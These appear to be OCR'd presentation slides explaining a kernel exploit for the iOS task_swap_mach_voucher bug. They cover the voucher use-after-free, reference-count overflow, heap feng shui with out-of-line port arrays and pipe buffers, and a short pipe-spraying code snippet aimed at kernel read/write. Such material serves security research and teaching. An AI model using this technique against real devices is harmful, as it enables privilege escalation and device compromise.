     MIG_RETURN_ERROR(OutP, RetCode);
  }
...
  if (IP_VALID((ipc_port_t)In0P->old_voucher.name))
     ipc_port_release_send((ipc_port_t)In0P->old_voucher.name);

  if (IP_VALID((ipc_port_t)In0P->new_voucher.name))
     ipc_port_release_send((ipc_port_t)In0P->new_voucher.name);
...
  OutP->old_voucher.name = (mach_port_t)convert_voucher_to_port(old_voucher);

  OutP->Head.msgh_bits |= MACH_MSGH_BITS_COMPLEX;
  OutP->Head.msgh_size = (mach_msg_size_t)(sizeof(Reply));
  OutP->msgh_body.msgh_descriptor_count = 1;
}
```

The vulnerability

```
mig_internal novalue _Xtask_swap_mach_voucher
      (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
{
...
  kern_return_t RetCode;
  task_t task;
  ipc_voucher_t new_voucher;
  ipc_voucher_t old_voucher;
...
  task = convert_port_to_task(In0P->Head.msgh_request_port);

  new_voucher = convert_port_to_voucher(In0P->new_voucher.name);

  old_voucher = convert_port_to_voucher(In0P->old_voucher.name);

  RetCode = task_swap_mach_voucher(task, new_voucher, &old_voucher);

  ipc_voucher_release(new_voucher);

  task_deallocate(task);

  if (RetCode != KERN_SUCCESS) {
     MIG_RETURN_ERROR(OutP, RetCode);
  }
...
  if (IP_VALID((ipc_port_t)In0P->old_voucher.name))
     ipc_port_release_send((ipc_port_t)In0P->old_voucher.name);

  if (IP_VALID((ipc_port_t)In0P->new_voucher.name))
     ipc_port_release_send((ipc_port_t)In0P->new_voucher.name);
...
  OutP->old_voucher.name = (mach_port_t)convert_voucher_to_port(old_voucher);

  OutP->Head.msgh_bits |= MACH_MSGH_BITS_COMPLEX;
  OutP->Head.msgh_size = (mach_msg_size_t)(sizeof(Reply));
  OutP->msgh_body.msgh_descriptor_count = 1;
}
```

+1 New

+1 Old

-1 New

-1 New!

The vulnerability

- **Early free of new_voucher (can lead to UaF)**
- **Overflow of ref counts for old_voucher**

Vouchers

```
/*
* IPC Voucher
*
* Vouchers are a reference counted immutable (once-created) set of
* indexes to particular resource manager attribute values
* (which themselves are reference counted).
*/
struct ipc_voucher {
    iv_index_t      iv_hash;        /* checksum hash */
    iv_index_t      iv_sum;         /* checksum of values */
    os_refcnt_t     iv_refs;        /* reference count */
    iv_index_t      iv_table_size;  /* size of the voucher table */
    iv_index_t      iv_inline_table[IV_ENTRIES_INLINE];
    iv_entry_t      iv_table;       /* table of voucher attr entries */
    ipc_port_t      iv_port;        /* port representing the voucher */
    queue_chain_t   iv_hash_link;   /* link on hash chain */
};
```

Ref count →

This is great →

The vulnerability

- Store a pointer to the voucher
- Free the voucher
- Reallocate the voucher with something interesting
- Use this to get read write access to the memory

Store a pointer

```
struct thread {
    ..............................
        mach_port_name_t        ith_voucher_name;
        ipc_voucher_t                   ith_voucher;
#if CONFIG_IOSCHED
        void                    *decmp_upl;
#endif /* CONFIG_IOSCHED */

        /* work interval (if any) associated with the thread. Uses thread mutex */
        struct work_interval        *th_work_interval;

#if     SCHED_TRACE_THREAD_WAKEUPS
        uintptr_t               thread_wakeup_bt[64];
#endif
        turnstile_update_flags_t inheritor_flags; /* inheritor flags for inheritor field */
        block_hint_t    pending_block_hint;
        block_hint_t    block_hint;     /* What type of primitive last caused us to block. */
    ..............................
};
```

thread_get_mach_voucher()
thread_set_mach_voucher()

Reallocate

- **Voucher reside in their own zone ipc.vouchers**
- **Can’t reallocate with a voucher again, vouchers are not that privileged**
- **Need to trigger Zone garbage collection and move the page containing freed vouchers to another zone**
- **Calls to thread_get_mach_voucher() shouldn’t trigger any panic**

What to overflow with ?

```
kern_return_t
thread_get_mach_voucher(
        thread_act_t            thread,
        mach_voucher_selector_t __unused which,
        ipc_voucher_t           *voucherp)
{
        ipc_voucher_t           voucher;
        mach_port_name_t        voucher_name;
        thread_mtx_lock(thread);
        voucher = thread->ith_voucher;

        /* if already cached, just return a ref */
        if (IPC_VOUCHER_NULL != voucher) {
                ipc_voucher_reference(voucher);
                thread_mtx_unlock(thread);
                *voucherp = voucher;
                return KERN_SUCCESS;
        }
        voucher_name = thread->ith_voucher_name;

        /* convert the name to a port, then voucher reference */
        if (MACH_PORT_VALID(voucher_name)) {
                ipc_port_t port;
                /* convert to a voucher ref to return, and cache a ref on thread */
                voucher = convert_port_to_voucher(port);
                ipc_voucher_reference(voucher);
                thread->ith_voucher = voucher;
                thread_mtx_unlock(thread);
                ipc_port_release_send(port);
        } else
                thread_mtx_unlock(thread);

        *voucherp = voucher;
        return KERN_SUCCESS;
}
```

need valid iv_ref (32 bits)

need valid port

Vouchers

0x50
Size of voucher

```
/*
* IPC Voucher
*
* Vouchers are a reference counted immutable (once-created) set of
* indexes to particular resource manager attribute values
* (which themselves are reference counted).
*/
struct ipc_voucher {
   iv_index_t      iv_hash;        /* checksum hash */
   iv_index_t      iv_sum;         /* checksum of values */
   os_refcnt_t     iv_refs;        /* reference count */
   iv_index_t      iv_table_size;  /* size of the voucher table */
   iv_index_t      iv_inline_table[IV_ENTRIES_INLINE];
   iv_entry_t      iv_table;       /* table of voucher attr entries */
   ipc_port_t      iv_port;        /* port representing the voucher */
   queue_chain_t   iv_hash_link;   /* link on hash chain */
};
```

0x8 Offset of iv_refs

- `thread_get_mach_voucher()` returns the voucher's Mach port back to userspace.

Type of Mach messages

```
254 /*
255  * In a complex mach message, the mach_msg_header_t is followed by
256  * a descriptor count, then an array of that number of descriptors
257  * (mach_msg_*_descriptor_t). The type field of mach_msg_type_descriptor_t
258  * (which any descriptor can be cast to) indicates the flavor of the
259  * descriptor.
260  *
261  * Note that in LP64, the various types of descriptors are no longer all
262  * the same size as mach_msg_descriptor_t, so the array cannot be indexed
263  * as expected.
264  */
265
266 typedef unsigned int mach_msg_descriptor_type_t;
267
268 #define MACH_MSG_PORT_DESCRIPTOR            0
269 #define MACH_MSG_OOL_DESCRIPTOR             1
270 #define MACH_MSG_OOL_PORTS_DESCRIPTOR       2
271 #define MACH_MSG_OOL_VOLATILE_DESCRIPTOR    3
272
```

MACH_MSG_PORT_DESCRIPTOR: Sending a port in a message
MACH_MSG_OOL_DESCRIPTOR: Sending OOL data in a message
MACH_MSG_OOL_PORTS_DESCRIPTOR: Sending OOL ports array in a message
MACH_MSG_OOL_VOLATILE_DESCRIPTOR: Sending volatile data in a message

OOL Ports Descriptor HFS

```
mach_msg_descriptor_t *
ipc_kmsg_copyin_ool_ports_descriptor(
        mach_msg_ool_ports_descriptor_t *dsc,
        mach_msg_descriptor_t *user_dsc,
        int is_64bit,
        vm_map_t map,
        ipc_space_t space,
        ipc_object_t dest,
        ipc_kmsg_t kmsg,
        mach_msg_option_t *optionp,
        mach_msg_return_t *mr)
{
    void *data;
    ipc_object_t *objects;
    unsigned int i;
    mach_vm_offset_t addr;
    mach_msg_type_name_t user_disp;
    mach_msg_type_name_t result_disp;
    mach_msg_type_number_t count;
    mach_msg_copy_options_t copy_option;
    boolean_t deallocate;
    mach_msg_descriptor_type_t type;
 ……
……

    if (os_mul_overflow(count, sizeof(mach_port_name_t), &names_length)) {
        *mr = MACH_SEND_TOO_LARGE;
        return NULL;
    }

    if (ports_length == 0) {
        return user_dsc;
    }

    data = kalloc(ports_length);


    if (data == NULL) {
        *mr = MACH_SEND_NO_BUFFER;
        return NULL;
    }
```

Allocate Port pointers in the heap

Heap Feng Shui

- Spray the heap before with OOL port pointers
- Send a Mach msg containing out-of-line ports descriptors
- Kernel will creates an array of Mach port (ipc_port) pointers
- Voucher overlapped with array of Mach port pointers

Reference count max value

```
1  #include <kern/assert.h>
2  #include <kern/debug.h>
3  #include <pexpert/pexpert.h>
4  #include <kern/btlog.h>
5  #include <kern/backtrace.h>
6  #include <libkern/libkern.h>
7  #include "refcnt.h"
8
9  #define OS_REFCNT_MAX_COUNT     ((os_ref_count_t)0x0FFFFFFFUL)
10
11 #if OS_REFCNT_DEBUG
12 os_refgrp_decl(static, global_ref_group, "all", NULL);
13 static bool ref_debug_enable = false;
14 static const size_t ref_log_nrecords = 1000000;
15
16 #define REFLOG_BTDEPTH   10
17 #define REFLOG_RETAIN    1
18 #define REFLOG_RELEASE   2
19
20 #define __debug_only
21 #else
22 # define __debug_only __unused
23 #endif /* OS_REFCNT_DEBUG */
24
25 static const char *
26 ref_grp_name(struct os_refcnt __debug_only *rc)
27 {
```

Vouchers again

```
/*
* IPC Voucher
*
* Vouchers are a reference counted immutable (once-created) set of
* indexes to particular resource manager attribute values
* (which themselves are reference counted).
*/
struct ipc_voucher {
    iv_index_t      iv_hash;        /* checksum hash */
    iv_index_t      iv_sum;         /* checksum of values */
    os_refcnt_t     iv_refs;        /* reference count */
    iv_index_t      iv_table_size;  /* size of the voucher table */
    iv_index_t      iv_inline_table[IV_ENTRIES_INLINE];
    iv_entry_t      iv_table;       /* table of voucher attr entries */
    ipc_port_t      iv_port;        /* port representing the voucher */
    queue_chain_t   iv_hash_link;   /* link on hash chain */
};
```

Ref count

0xffffffe0abcdefgh

0xffffffe0axyzyqua

is is great

NULL

Heap Feng Shui

- Let’s call the pointer that overlaps freed vouchers “base port”
- iv_ref overlapped with base port pointer
- Use pipe buffer to allocate more memory (read and write)
- iv_port overlapped with NULL by sending ports as MACH_PORT_DEAD or MACH_PORT_NULL, so that when thread_get_mach_voucher() in userspace, convert_voucher_to_port() will get a freshly allocated voucher port that can be used to modify the iv_ref of the overlapping port
- Trigger the bug to point the ports to the pipe buffers

Pipe buffers

Documentation Archive

iOS Manual Pages

This document is a Mac OS X manual page. Manual pages are a command-line technology for providing documentation. You can view these manual pages locally using the man(1) command. These manual pages come from many different sources, and thus, have a variety of writing styles.

For more information about the manual page format, see the manual page for manpages(5).


```
PIPE(2)                    BSD System Calls Manual                    PIPE(2)

NAME
     pipe -- create descriptor pair for interprocess communication

SYNOPSIS
     #include <unistd.h>

     int
     pipe(int fildes[2]);

DESCRIPTION
     The pipe() function creates a pipe (an object that allows unidirectional
     data flow) and allocates a pair of file descriptors.  The first descrip-
     tor connects to the read end of the pipe; the second connects to the
     write end.

     Data written to fildes[1] appears on (i.e., can be read from) fildes[0].
     This allows the output of one program to be sent to another program: the
     source's standard output is set up to be the write end of the pipe; the
     sink's standard input is set up to be the read end of the pipe.  The pipe
     itself persists until all of its associated descriptors are closed.

     A pipe whose read or write end has been closed is considered widowed.
     Writing on such a pipe causes the writing process to receive a SIGPIPE
     signal.  Widowing a pipe is the only way to deliver end-of-file to a
     reader: after the reader consumes any buffered data, reading a widowed
     pipe returns a zero count.

RETURN VALUES
     On successful creation of the pipe, zero is returned. Otherwise, a value
```

Pipe buffers


```
68
69  /*
70   * Pipe buffer size, keep moderate in value, pipes take kva space.
71   */
72  #ifndef PIPE_SIZE
73  #define PIPE_SIZE   16384
74  #endif
75
76  #define PIPE_KVAMAX (1024 * 1024 * 16)
77
78  #ifndef BIG_PIPE_SIZE
79  #define BIG_PIPE_SIZE   (64*1024)
80  #endif
81
82  #ifndef SMALL_PIPE_SIZE
83  #define SMALL_PIPE_SIZE PAGE_SIZE
84  #endif
85
```

```
// 2. Create some pipes so that we can spray pipe buffers later. We'll be limited to 16 MB
    // of pipe memory, so don't bother creating more.
    pipe_buffer_size = 16384;
    size_t pipe_count = 16 * MB / pipe_buffer_size;
    increase_file_limit();
    int *pipefds_array = create_pipes(&pipe_count);
    INFO("created %zu pipes", pipe_count);
```


Step 1


thread
ith_voucher
ipc.vouchers
iv_refs
iv_port
iv_refs
iv_port
iv_refs
iv_port
target voucher
iv_refs = 1
base port
pipe buffers


Step 2


thread
ith_voucher
ipc.vouchers
iv_refs
iv_port
iv_refs
iv_port
iv_refs
iv_port
target voucher
iv_refs = 2
base port
pipe buffers

